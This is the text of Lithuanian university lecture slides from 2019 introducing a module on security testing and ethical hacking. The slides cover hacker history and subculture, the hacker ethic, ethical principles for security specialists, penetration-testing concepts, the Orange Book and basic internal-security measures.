


Saugumo patikros ir etiško įsilaužimo metodai

T120M154

Saugumo patikros ir etiško įsilaužimo principai,
teisiniai aspektai

2019



Anotacija


Saugumo patikros ir etiško įsilaužimo technologijos yra neatsiejama organizacijų informacinės saugos įvertinimo dalis. Kriptoanalizės principai.

Pažeidžiamumų paieškos technologijomis, metodais bei kaip imituojant įsilaužėlių veiksmus nustatyti esamus pažeidžiamumus organizacijos informacinėje infrastruktūroje, tuo pačiu nepažeidžiant organizacijos infrastruktūros funkcionavimo.

Supratimas apie nusikaltėlių taikomas metodikas taip pat leidžia tikslingai planuoti kontrpriemonių diegimą ir vertinti jų diegimo efektyvumą.

Modulio turinys

1. Saugumo patikros ir etiško įsilaužimo principai, teisiniai aspektai.
2. Saugus apvalkas. Elektriniai raktais.
3. Informacijos slėpimas. Steganografija.
4. Kriptoanalizės metodų apžvalga.
5. Kriptografijos įrankiai. Šifruoti diskai, konteineriai.
6. Pagrindiniai atakų tipai.
7. Informacijos rinkimas viešoje erdvėje. Socialinės inžinerijos metodai.
8. Kibernetinio ir informacinio karo teorija.
9. Informacijos rinkimas ir žvalgyba kompiuterinėse sistemose.
10. Operacinių sistemų saugos mechanizmų apėjimo metodai.
11. Tinklų skanavimas (pastebimas/nepastebimas), sistemų atpažinimas, topologijos atpažinimas, įrankiai.
12. Informacijos ištraukimas iš atakuojamos sistemos.
13. Pažeidžiamumų paieška nutolusiose serveriuose, įrankiai.
14. WEB puslapių pažeidžiamumų paieška.
15. Įsilaužimų aptikimo, užkardų ir "medaus puodynių" išvengimo būdai.
16. Įsilaužimo pėdsakų šalinimo metodikos.



Komanda

1. Prof. Algimantas Venčkauskas
2. Lekt. Šarūnas Grigaliūnas


Studijų metodai




Nuotolinio mokymosi medžiaga.




Paskaitos, paskaitų įrašai.




Laboratoriniai darbai.
Savarankiškas darbas.



1. Saugumo patikros ir etiško įsilaužimo principai, teisiniai aspektai



Hakerių judėjimas



Žmogus ir kompiuteris


Žmogaus veikla naudojant informacines technologijas gali būti trejopa:

Pažintinė;

Žaidybinė (rekreacinė);

Komunikacinė.

Pagal šias veiklas išryškėja kompiuterio vartotojo asmenybės pokyčiai informacinių technologijų įtakos fone. Įtakos formos gali būti ir neigiamos – hakerystė, internetinė priklausomybė, sveikatos problemas ir t.t.



Judėjimas


1. Hakeris – tai kompiuterių vartotojas, kurio veiksmai nukreipti į nesankcionuotą kompiuterių programinės įrangos ar duomenų naudojimą. Lietuvių kalbos specialistai siūlo hakerius vadinti **programišiais**.
2. IT srityje terminas **hack** reiškia originalų veiksmą programavime arba naudojant programinę įrangą taip, kad gaunami netikėti ar anksčiau negalimais vadinti rezultatai.
3. Tokie vartotojai pradėti vadinti hakeriais, o tie, kurie to nemokėjo arba nesistengė to daryti vadinti „lameriais“.



Istorija

Hakerių judėjimas prasidėjo Masačiuseto technologijos institute penkiasdešimtujų metų pabaigoje.

Žinomas kelios žodžio hakeris atsiradimo ir paplitimo versijos. Pagal vieną iš patikimiausių manoma, kad penkiasdešimtujų metų vidurio studentai “Melagių dieną” (balandžio pirmają) norėjo originaliai pajuokauti. Studentai sugalvodavo įvairių triukų. Dažniausiai ant pagrindinio mokomojo korpuso buvo užtempiamas kažkas labai grėmėzdiškas. Ten užtemdavo spintas, rojalį ir pan. Toks pajuokavimas buvo vadinamas “*haku*”.



Hak‘as

Žodis *hakas* turi keletą reikšmių:


1. Gaminti baldus kirviu;
2. Nestandartinis veiksmas;
3. Kūrybiškas apribojimų įveikimas;
4. Rafinuota intelektualų išdaiga;
5. *Originalus veiksmas programuojant arba naudojant programinę įrangą, ko pasėkoje galima atlikti anksčiau nenumatytaus veiksmus.*



Pirmasis programišius


Vieną 1903 metų birželio mėnesio dienos vakarą garsiajame Londono Karališkojo instituto (D. Britanija) lekcijų teatre fizikas **D. A. Flemingas** derino paslaptinę aparatą, naujajį technikos stebuklą – nuotolinio susisiekimo bevielio ryšio sistemą, kurią išrado jo šefas, italas **G. Markonis**.

Pastarasis tuo pačiu metu ketino išsiųsti pranešimą Morzės abécèle iš Kornvalio (Cornwall) regione esančio Poldhu miesto, esančio apie 450 km nuo Londono.



Visas pranešimų srautas nutrūko prieš pat signalo gavimą iš Kornvalio. Demonstracija įvyko sėkmingai, tačiau buvo jaučiamas slogutis. Visi suprato, jog bevielis perdavimas visai nėra toks saugus, kaip teigė G. Markonis. Pasirodo, pranešimus galima pasiklausyti!

D. Flemingas parašė gana kritišką laišką, adresuotą laikraščiui „Times“. **Jis įvykij prieš sistemos demonstraciją pavadino „moksliniu chuliganizmu“ ir „Karališkojo instituto tradicijų negerbimu“ bei paprašė skaitytojų surasti incidento kaltininką.**



Pradžia

ktu

1922

1970 dešimtmečio viduryje **Steve Wozniak** ir **Steve Jobs**, sukūrė Apple kompiuterį, dirbo kartu su Draper, kuris jiems padarė įspūdį pagaminęs “**Blue Box**” įrenginį, skirtą įsilaužti į telefono sistemas.

Jobs, pasivadinęs “Berkley Blue” ir Wozniak, pasivadinęs “Oak Toebark” suvaidino pagrindinę rolę ankstyvajame telefonų hakinge. Draper ir kiti bendradarbiavo pasinaudodami naktiniais konferenciniais pokalbiais, taip nustatydami naujas telefonų sistemoje pastebétas spragas.

Po numerio surinkimo „Blue box“ skleidė 2600 Hz toną, tai emuliuodavo signalą, kurį sistema atpažindavo kaip požymį, jog linija nenaudojama, o tada linija vėl laukdavo maršruto instrukcijų (numerio rinkimo). Tada hakeris renkamo numerio gale pridėdavo „Key Pulse“ (KP) ir „Start“ (ST) tonus, tai iškreipdavo maršruto instrukcijas ir skambutis būdavo atpažistamas kaip nemokamas.




Naudinga žinoti

Turbūt geriausias haking'o dėl pinigų pavyzdį pateikė **Kevinas Poulsen'as**, kuris pasinaudojės haking'u radijo konkurse laimėjo vertingą prizą.

Kevinas Poulsen'as **įsilaužė į „Pacific Bells“ kompiuterius** ir per paskelbtą radijo konkursą užblokavo visas telefono linijas, padarydamas taip, lyg visais 102 skambučiais būtų skambinės jis. To pasékoje Poulsen **laimėjo Porsche 944-S2 Cabriolet**.


Poulsen haking'o veiksmus atlikinėjo ir vėliau, be to, jis dalyvavo įsilaužimuose į FTB sistemas bei vyriausybinių organizacijų sistemas. Poulsen į FTB sistemas įsilaužė norėdamas gauti informacijos apie FTB naudojamus tyrimo metodus, be to, jis norėjo likti pavydžiu jį pamėgdžiojantiems hakeriams. Poulsen buvo pirmas hakeris, apkaltintas remiantis JAV priimto šnipinėjimo įstatymo pažeidimu.

Taigi, kompiuterių haking'as prasidėjo kartu su pirmaisiais į tinklą sujungtais kompiuteriais.



Subkultūra

- Hakerių subkultūra nuolat keičiasi ir faktiškai tampa bendro žmonijos kultūrinio palikimo dalimi.
- Iprastinės žmogiškos vertybės nuo hakerių vertybų visų pirma skiriasi požiūriu į kompiuterį ir informaciją.
- Priėjimas prie pirmųjų kompiuterių buvo labai ribotas. Tuometiniai programuotojai baltomis kojinaitėmis ir neiloniniais marškinukais įsisavino Asemblerį, C, o dabar gal Python, Golang, R, Lisp, Java ir kitas programavimo kalbas. Tų laikų hakeriai – talentingi programuotojai, pasižymintys aukštu IQ, dirbo su tikru medžiotojišku entuziazmu. Jiems buvo malonu įsisavinti programavimo meną.
- Hakeriai buvo vertinami fanatiškumo lygiu. Fanatas veikia tam, kad būtų sukurtos naudingos, gražios programos ir informaciniai resursai.



Savokos

Hakeris – įsilaužimo į kompiuterinę sistemą specialistas, aukštos klasės programuotojas. Hakerio klasė vertinama tuo, kad jis moka ne tik programuoti, bet ir gali išsiaiškinti, kaip veikia svetima programa. Šis veiksmas ir yra įsilaužimas. Tvirtinimas, kad hakeris įsilaužė į interneto svetainę reiškia, kad hakeris išsiaiškino, kaip veikia šią svetainę aptarnaujančio web-serverio programa, rado jos veikime klaidų ir sugebėjo atlikti konkrečiame kompiuteryje nesankcionuotus veiksmus.

Karderis – užsiima banko kortelių nulaužimu. Nepriklausomi šaltiniai tvirtina, kad vien Jungtinėje Karalystėje bandoma nulaužti kas penktąjį kortelę. Kreditinių kortelių apsaugos sistema sukurta prieš trisdešimt metų, ji aiškiai paseno ir realiai neapsaugo kortelių. Kodėl jų nekeičia? Atsakymas paradoksalus – tai neapsimoka. Pakeisti visą kortelėmis paremtą bankų atsiskaitymų sistemą, bankomatus, kainuotų žymiai brangiau negu bankų kompensacijos nukentėjusiems klientams...

Haker‘io profilis

- Hakerių bendruomenėje dauguma - apie du trečdaliai tai tipiški hakeriai.
- Tipiškas hakeris – tai 16-25 metų jaunuolis, kuris gyvena su tėvais. Jo išsilavinimas vidurinis, gerai ar net puikiai žino kompiuterį ir tas žinias sukaupė savarankiškai.
- Bando įsilaužti į kompiuterius siekdamas ekonominės naudos arba siekdamas įvertinti realius savo gebėjimus.
- Vertinama, kad tipiškas hakeris padaro **388 eurų** nuostolių.




Netipiškas haker‘is

- Tokių hakerių yra mažiau. Tai vyros, jo gyvenimo būdas labai įvairus ir sunkiai apibendrinamas.
- Šie hakeriai paprastai pasiturintys ir puikiai žino kompiuterius.
- Netipiškų hakerių veiklos nuostoliai vertinami **429 eurais**.

Haker‘is - moteris

- Moterys sudaro tik apie 6% apklaustujų.
- Vidutiniškai jų amžius apie 35 metus, jų žinios apie kompiuterius kuklesnės negu vyrų, jos kompiuterines sistemas nulaužia naudodamos primityvesnę įrangą.
- Tik apie 5% hakerių – moterų žinojo, kad bandydamos nulaužti kompiuterinę sistemą, jos daro kriminalinį nusižengimą.



Hakeris Amerikoje ir Europoje

Amerikietis hakeris pasižymi individualios sėkmės morale.

Atsiskyręs nuo praeities kultūros ir nusistovėjusių tradicijų vertinimą laiko beviltišku atsilikimu.


Pripažįsta amerikietišką išskirtinumą – hegemono pasaulinė misija.

Dažniausiai dirba iš asmeninių paskatų – siekdamas reklamos ar savęs įtvirtinimo.

Europietis hakeris labiau nusiteikęs savarankiškai kurti unikalius programinės įrangos nulaužimo ir skylių aptikimo metodus.


Europiečiai rečiau nulaužinėja žinomus tinklapius ir rečiau užsiima savireklama.

Amerikiečiai mano, kad europiečiai dažniau prieš ką nors protestuoja arba gina kažkieno teises.



Hakeris Lietuvoje

1. Citata iš lietuviško tinklaraščio (nezinau.lt): „norintys šito meno išmokti „pasigamina“ serverius savo namuose ir žaidžia, mègina apeiti pačių parengtas sistemas“ - Taip darau, kad nehakint išmokčiau, o savo serv'ą apsaugočiau nuo visokio plauko **kakeriu**....
2. Kaip anonimizuotis ir bandyti likti nepastebetam... By Craft[Eye]
3. Pasaka apie tamsujį interneto kunigaikštį (šaltinis:
<http://vz.lt/apps/pbcs.dll/article?AID=/20130705/Article/307059948>)
4. ... Ha(ked by NoPWD Team Greats: MAD#MAN! & 0thErz... Fuckz: phpBB PM: im gonna make you MAD!!!! ...
5. Kauno diena. POGRINDIS. "Hakeriai tikino, jog tevai apie ju veikla nieko nenutuokia. Jie galvoja, jog atzalos tik zaidzia."



Haker‘iai ir etika


Steven Levy – „Hackers“

1. Pirmoji hakerių karta – Masačiusetso Technologinio Instituto traukinį modeliavimo klubo nariai, kurie vietoje universiteto paskaitų lankymo ir nuobodžių paskaitų klausymosi rinkosi darbą prie pirmųjų kompiuterių.
2. Šiame klube susikūrė „Hakerių Etika“ ir jos principai:
 1. Priėjimas prie kompiuterio ir prie visko, kas galėtų paaiškinti tau, kaip sukurtas pasaulis, privalo būti visuotinis ir laisvas.
 2. Visa informacija turi būti laisvai prieinama.
 3. Hakeriai turi būti vertinami pagal jų hakingo meistriškumą, o ne pagal sugalvotus kriterijus, tokius kaip mokslinis laipsnis, amžius, rasė ar užimamos pareigos.
 4. Kompiuteriu tu gali kurti meną ir grožį.
 5. Kompiuteriai gali pakeisti tavo gyvenimą į gera.

Steven Levy - „Hackers“

- Knygoje aprašoma, kaip klubo vaikinai (išskirtinai - tik vaikinai) tiesiog fanatiškai stengėsi kuo daugiau sužinoti apie kompiuterius ir labai nemėgo vadovybės, kuri stengėsi nuolat drausti jiems priėjimą prie informacijos.
- Jie išmoko nulaužti spynas, atrakinti seifus tik tam, kad galėtų dirbtį prie kompiuterio. Kai kurie taip puikiai įvaldė programavimo meną, kad padėdavo dar tik pradedantiems studentams atlikti užduotis, o tada jau patys imdavosi jiems mielo programavimo meno.
- Klubui priklausė ne tik instituto studentai, bet netgi ir dvylükamečiai ar keturiolikmečiai, nes niekam nebuvo svarbu, koks klubo narių amžius. Svarbiausia, kad žmogus sugebėjo bendrauti visiems mielomis techninėmis temomis.

Steven Levy – „Hackers“




Antroji hakerių karta – JAV vakarų pakrantės techninės įrangos pionieriai.

Apsiginklavę mikroschemomis ir lituokliais, jie savo namuose konstruodavo kompiuterius. Jeigu vienas klubo narys atsinešdavo į klubą savo paties pagamintą kompiuterį, tai pirmas dalykas, kurį darydavo kiti, būdavo kompiuterio išmontavimas ir visų mikroschemų ištirinėjimas.

Tuomet kompiuterio autorius buvo užverčiamas klausimais, kodėl pasirinko vienokį ar kitokį kompiuterio konstravimo ir projektavimo metodą. Didžiosios kompiuterių kompanijos, tokios kaip IBM ar HP tuo metu ignoravo asmeninius kompiuterius, tad šio klubo nariai įkūrė pirmąsias kompanijas, kurios leido kompiuteriais naudotis ir paprastiems žmonėms.

Pirmasis „Apple“ kompiuteris pagal įstatymus priklausė HP kompanijai, kadangi pagal darbo sutartį visi Steve Wozniak kūriniai priklausė jo tuometiniam darbdaviui. Tačiau Wozniak kūrinys HP vadovybės nesudomino ir pirmojo „Apple“ kompiuterio autorinės teisės atiteko jo kūrėjui.



Steven Levy – „Hackers“


Trečioji arba naujoji hakerių karta – programuotojai, kurie programavo siekdami uždarbio ar šlovės.

Plačiausias jų sektorius buvo žaidimų gamintojų tarpe. Jo apogėjus buvo apie 1980 metus.

Pagrindinė veikla, kuria užsiimdavo kompiuterius nusipirkę žmonės buvo žaidimai, todėl jų kūrimas tapo pelningiausia verslo šaka. Hakeriai siekė ištobulinti savo programas (žaidimus) iki visiškos tobulybės, sukurdavo tai, kas nustebindavo visus ir taip daugelis tapo žvaigždėmis ir milijonieriais.

Šitoje hakeriavimo, arba kūrybingo programavimo stadioje visos „Hakerių Etikos“ idėjos priartėjo prie žlugimo. „Hakerių Etika“ išsikreipė, kol galų gale joje liko tik labai nedaug pradinių idėjų.

Steven Levy knyga skirta tiems, kurie nori sužinoti ir suprasti kompiuterių mokslo ištakas, suprasti kūrybingus, dažnai nesuprastus programuotojus, kurių kodą galima prilyginti menui, suvokti, kodėl informacija turi būti laisva – nes tik tada, kai ji buvo laisva ir kai kiekvienas galėjo prieiti prie norimų programų, tada vyko didžiausias žmonijos progresas kompiuterių mokslo srityje.



Netiška


1. Etika – tai mokslas apie moralę. Moralė – tai dažniausiai nerašytos žmonių tarpusavio bendravimo taisyklės. Moralines taisykles sunku įtvirtinti įstatymais, nors Vakaruose tokios tendencijos pastebimos.
2. Etikos principus įdiegti elektroninėje erdvėje sudėtinga. Šiuolaikinių technologijų aplinkoje susidaro nauji žmonių bendravimo tipai ir būdai, kuriuos apibrėžti griežtais etikos kanonais tampa sudėtinga.
3. Profesinė etika negaliapti ypatinga konkrečiai profesijai taikomomis etikos normomis. Iš tikro tai per amžius nusistovėjusių etikos normų adaptavimas naujoms situacijoms.
4. Etika turi padėti rasti sprendimus ten, kur pasirodo bejėgiu įstatymas ar procedūra. Pasitaiko atvejų, kai etikos normos koreguoja įstatymo raidę, neleidžiant jos taikyti prieštaraujant žmonių interesams.

Nauji reikalavimai


- Kuriant saugos priemones elektroninėje erdvėje, būtina laikytis tam tikrų etinių apribojimų.
- Būtina įvertinti tai, kad elektroninės erdvės galimybes, bendravimo principus formuoja technokratai, kurie dažniausiai menkai išmano etiką, psichologiją ir kitas humanitarines disciplinas.
- Bandant suformuluoti ir pritaikyti etinius reikalavimus informacinei saugai, buvo pabandyta paimti pagrindu plačiai žinomą “Hipokrato priesaiką”.
- Atmetus didingas ir perteklines antikos laikų išraiškas, gali būti suformuluoti penki etiniai informacinės saugos principai.

Etiniai informacinės saugos principai

- 1. Pageidaujančių apmokymas.** Informacinės saugos darbuotojai turi perteikti pageidaujantiems informacinių technologijų ir informacinės saugos žinias.
- 2. Žalos vengimas.** Informacinės saugos specialistai savo veikla neturi pakenkti, kad ir netiesiogiai saugomam objektui, kartu ir gretimiems objektams.
- 3. Pavojingo turinio neplatinimas.** Informacinės saugos specialistai negali viešinti informacijos apie saugą, kuri gali tapti pavojinga gretimam objektui.
- 4. Sąžiningas naudojimas.** Informacinės saugos specialistai, patekę į svetimą sistemą, turi gautą informaciją taikyti tik šios sistemos saugumui didinti. Darbo metu sukaupta informacija apie sistemą vėliau turi būti sunaikinta.
- 5. Paslapties išsaugojimas.** Informacinės saugos specialistai, kuriems darbo informacinės sistemos saugos patikros metu tapo žinoma komercinė bei profesinė paslaptis, kita konfidenciali informacija, privalo ją saugoti.



Etinis haking‘as



Apibrėžimas

1. Etiškas haking'as – tai hakerių patyrimo pritaikymas siekiant nustatyti kompiuterinės sistemos saugumo situaciją su testuoojamos sistemos savininko žinia.
2. Sistemos testavimui naudojami tie patys metodai bei priemonės, kuriuos taiko hakeriai.
3. Etinio haking'o terminas turi plačiai žinomą sinonimą "**Įsiskverbimo testavimas**" (**penetration testing**). Tai veiksmų seka, siekiant nustatyti sistemos informacinių saugumą.
4. JAV Gynybos ministerija oficialiai patvirtino etinio haking'o kursą (**CEH**) ir tai yra oficiali saugumo tarnybos darbuotojų biblija ir taikoma specialistams, atsakingiems už saugą ir dirbantiems su įvairiais programiniais produktais.



Skeptiškumas

Kompanijos neretai nenoriai kelia savo informacinių sistemų saugą.
Kompanijos teigia:

1. Saugos stiprinimas mažina sistemos atvirumą.
2. Kompiuterinė sauga nepatogi.
3. Informacinės saugos stiprinimas atkreips hakerių dėmesį.
4. Saugos stiprinimas brangus.
5. Perprogramavimo metu gali atsirasti naujos saugumo skylės.
6. „Mes niekada neturėjom saugos problemų“.
7. „**Mes neturim ko slėpti**“.
8. „Mūsų informacija reikalinga tik mums“.
9. „Mus ką tik atakavo – gal daugiau negriš“
10. ...



Etiški programišiai

Etiški programišiai dažniausiai yra sistemų saugos specialistai arba įsiskverbimo į tinklą testuotojai.

Programišiai skirstomi į tris grupes:

Baltosios skrybėlės – arba gerieji, etiški;

Juodosios skrybėlės – blogieji, kenkėjai;

Pilkosios skrybėlės – geri ar blogi priklauso nuo situacijos.

Sertifikuotas Etiškas Hakeris



1. Tai hakeris, kurį kompanijos samdo bandomųjų atakų į nuosavus tinklus realizavimui.
2. Tai aukščiausias hakerio karjeros pasiekimas – uždirbtai pinigus iš to, ką jis geriausiai moka ir mėgsta.
3. Anksčiau hakeriai tokį darbą atlikdavo tylaus šantažo metodu – pradžioje nulauždavo sistemą ir už klaidų parodymą reikalaudavo pinigų.
4. Dabar sertifikuoti etiniai hakeriai oficialiai rengiami universitetuose.



Etiško hakerio darbas

1. **Nustatyti tinklo spragas**, kol to neatliko tikras hakeris.
2. **Rasti trūkumus** ir juos sušvelninti ar nuo jų apsaugoti.
3. Gali būti taikomas **baltosios dėžės principas**, kai užsakovas pateikia visą reikalingą informaciją apie tikrinamą sistemą.
4. **Juodosios dėžės principas**, kai užsakovas neturi ar dėl kažkokiu priežasčiu nepateikia jokios informacijos apie tikrinamos sistemos infrastruktūrą.


Etiško programišiaus gebėjimai

1. Etiški programišiai, kurie žingsneliu pralenkia įsilaužėlius, turi būti kompiuterinių sistemų ekspertais, puikiai išmanysti programavimą, tinklus ir operacines sistemas.
2. Jie turi gerai išmanysti dažniausiai puolamas platformas – Windows, Unix, Linux.
3. Kantrybė, atkaklumas ir užsispyrimas – svarbiausios žmogiškos savybės, būtinos etiškiems programišiams.

Etiško įsilaužimo būdai

1. Išorinio tinklo laužimas – imituojamas per internetą atakuojantis įsibrovėlis.
2. Išorinio telefono tinklo laužimas – imituojamas kliento modemų telkinius atakuojantis įsibrovėlis.
3. Vietinio tinklo laužimas – imituojama kokia nors fizinė prieiga prie sistemos, norint gauti papildomą neautorizuotą prieigą per vietinį tinklą.
4. Pavogtos įrangos laužimas – imituojama kritinės informacijos ištekliaus vagystė.
5. Socialinės inžinerijos atakos.

Oranžinė knyga




Pirmuoju informacinės saugos standartu tapo JAV gynybos ministerijos standartas "Patikėtų kompiuterių sistemų įvertinimo kriterijai".

Standartas buvo paskelbtas 1983 metų rugpjūtį ir dažniausiai vadinamas "Oranžine knyga" pagal knygos viršelio spalvą. Standarto pavadinimas akcentuoja, kad kalbama ne apie saugias, bet apie pasitikimas sistemas, kuriomis galima pasitiketi tam tikru laipsniu. Knyga turėjo didelę įtaką informacinių sistemų saugos vertinimui įvairiose šalyse.

"Oranžinėje knygoje" apibrėžiama saugios sistemos savoka. Parodoma, kad absoliučiai saugi sistema neegzistuoja, todėl tenka vertinti tik pasitikėjimo lygi, kuriuo galima vertinti konkrečią sistemą.

"Oranžinėje knygoje" apibrėžiama patikima sistema, kuri apima pakankamą programinės ir techninės įrangos kiekį, kuri leidžia tam tikram skirtingo slaptumo lygio vartotojų kiekiui dirbti sistemoje.



Skverbties testavimas


PENTESTING

Informacinė sauga

1. Saugioje informacinėje sistemoje informacija apsaugoma nuo atsitiktinio arba piktybinio poveikio dėl ko informacijos savininkas ar vartotojas gali patirti nuostolių.
2. Informacinės saugos tikslas – apsaugoti sistemos vertybes, sumažinti galimus išsilaužimo į sistemą nuostolius.
3. Galima išskirti tokius informacinės saugos aspektus:
 1. Pasiekiamumas - galimybė gauti informacinię paslaugą per priimtiną laiką.
 2. Vientisumas – informacijos saugumas nuo sugadinimo ir nesankcionuoto pakeitimo.
 3. Konfidentialumas – apsauga nuo nesankcionuoto nuskaitymo.

Informacinė sauga

1. Informacinių saugos užtikrinimo procesas yra kompleksinė problema. Galima išskirti tokius jos sprendimo lygius:
 1. Juridinis – įstatymai, normatyviniai aktai, standartai.
 2. Administracinis – įmonės administracijos veiksmai.
 3. Procedūrinis – saugos veikla, susijusi su darbuotojais.
 4. Programinis-techninis – konkrečios techninės priemonės.



Nusikaltimų technologija

ktu

1922

Norint apsaugoti savo sistemą nuo nusikaltėlių, būtina žinoti jų veiklos būdus ir priemones.

Tarptautinių tyrimų analizė leidžia įvertinti pagrindinius nusikaltėlių veiksmus. Tik retais atvejais nusikaltėliai stengiasi sugadinti kompiuterius arba duomenis. Mažiau negu dešimties procentų atvejų buvo sugadinta įranga, programos arba duomenys. Daugumoje atvejų buvo piktybiškai panaudota aptikta informacija.

Sukčiavimo atvejais įvedama neautorizuota informacija, manipuliuojama įvedama informacija, įvedami neautorizuoti informacinių failai, apeinamos vidinės apsaugos priemonės.

Piktnaudžiavimo atvejais vagiamas kompiuterių laikas, programos, informacija, manipuliuojama sistemos veiksmai.

Įsilaužimo priežastys


1. Organizuoti nusikaltėliai yra materialiai suinteresuoti rasti sistemoje informaciją, kurią galima parduoti arba per ją šantažuoti.
2. Teroristų motyvai politiniai, neretai religiniai.
3. Pramoniniai šnipai ieško informacijos apie konkurentus.
4. Supykdyti darbuotojai gali panorėti sugadinti sistemą, taip siekdami atkeršyti savo darbdaviams.
5. Hakeriai-mėgėjai jūsų sistemoje gali tiesiog treniruotis keldami savo meistriškumą.

Vidinės saugos būdai

1. Priimant į darbą naujus darbuotojus, verta atidžiau įvertinti jų galimybes ir motyvus. Ypač jei kalba eina apie administratorius.
2. Būtina riboti vartotojams žaidimų, nepatikrintų failų įvedimą į darbo stotį.
3. Aukštas veiklos sistemoje privilegijas tikslinga suteikti tik tiems, kam jos yra būtinės.
4. Būtina įvesti tokią tvarką, kad kuo mažiau jau nereikalingos informacijos galėtų pakliūti į išorę, nes nereti atvejai, kai piktybiškai nusiteikęs pilietis daug ką randa šiukšlėse.

Vidinės saugos būdai

1. Kompanijos darbuotojai privalo aiškiai žinoti galimus saugos pavojus.
